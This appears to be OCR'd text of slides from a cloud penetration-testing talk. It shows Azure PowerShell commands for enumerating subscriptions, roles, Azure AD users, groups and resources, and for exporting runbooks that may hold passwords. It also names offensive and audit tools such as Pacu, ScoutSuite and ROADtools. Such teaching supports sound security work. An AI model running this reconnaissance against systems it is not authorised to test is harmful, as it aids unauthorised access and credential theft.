
Azure: Subscriptions



- Organizations can have multiple subscriptions


Azure: Subscriptions

- A good first step is to determine what subscription you are in
- The subscription name is usually informative
- It might have “Prod”, or “Dev” in the title
- Multiple subscriptions can be under the same Azure AD directory (tenant)
- Each subscription can have multiple resource groups




Azure: User Information

- Built-In Azure Subscription Roles
  - Owner (full control over resource)
  - Contributor (All rights except the ability to change permissions)
  - Reader (can only read attributes)
  - User Access Administrator (manage user access to Azure resources)



Azure: User Information



- Get the current user's role assignement

```
Get-AzRoleAssignment
```


- If the Azure portal is locked down it is still possible to access Azure AD user information via MSOnline cmdlets
- The below examples enumerate users and groups

```
Get-MSolUser -All
Get-MSolGroup –All
Get-MSolGroupMember –GroupObjectId <GUID>
```

- Pipe Get-MSolUser –All to format list to get all user attributes

```
Get-MSolUser –All | fl
```

Azure: Resource Groups




- Resource Groups collect various services for easier management
- Recon can help identify the relationships between services such as WebApps and SQL

```
Get-AzResource
```

```
Get-AzResourceGroup
```

```
PS C:\Users\beau> Get-AzResource

Name              : glitchcloud
ResourceGroupName : GlitchyVulns
ResourceType      : Microsoft.Storage/storageAccounts
Location          : eastus
ResourceId        : /subscriptions/bd5ae[redacted]316cbf/resourceGroups/GlitchyVulns/providers/Microsoft
                    .Storage/storageAccounts/glitchcloud
Tags              :
```

Azure: Runbooks




- Azure Runbooks automate various tasks in Azure
- Require an Automation Account and can contain sensitive information like passwords

```
Get-AzAutomationAccount
```

```
Get-AzAutomationRunbook -AutomationAccountName
<AutomationAccountName> -ResourceGroupName <ResourceGroupName>
```

- Export a runbook with:

```
Export-AzAutomationRunbook -AutomationAccountName <account name> -
ResourceGroupName <resource group name> -Name <runbook name> -
OutputFolder .\Desktop\
```



Leveraging Scanning Tools


Leveraging Scanning Tools

- How can automation help?
- Manual inspection of cloud resources is likely a good starting point to be less noisy but scanning can help expedite vulnerability discovery
- Quickly assess cloud environments for common security issues
  - IAM permissions
  - Public accessibility of resources
  - VM/Instance storage encryption
  - Network ingress/egress rules
  - Serverless
  - VM metadata
  - ...and more


Pacu

- An AWS exploitation framework from Rhino Security Labs
  - https://github.com/RhinoSecurityLabs/pacu
- Modules examples:
  - S3 bucket discovery
  - EC2 enumeration
  - IAM privilege escalation
  - Persistence modules
  - Exploitation modules
  - And more…

Scanning with ScoutSuite




- ScoutSuite by NCC Group - Multi-Cloud Auditing Tool
  - https://github.com/nccgroup/ScoutSuite
- Support for the following cloud providers:
  - Amazon Web Services
  - Microsoft Azure
  - Google Cloud Platform
  - Alibaba Cloud (alpha)
  - Oracle Cloud Infrastructure (alpha)




Azure: Tools


- ROADtools by Dirk-jan Mollema
  - https://github.com/dirkjanm/ROADtools
- Dumps all Azure AD info from the Microsoft Graph API
- Has a GUI for interacting with the data
- Plugin for conditional access policies and BloodHound with connections to on-prem AD accounts if DirSync is enabled



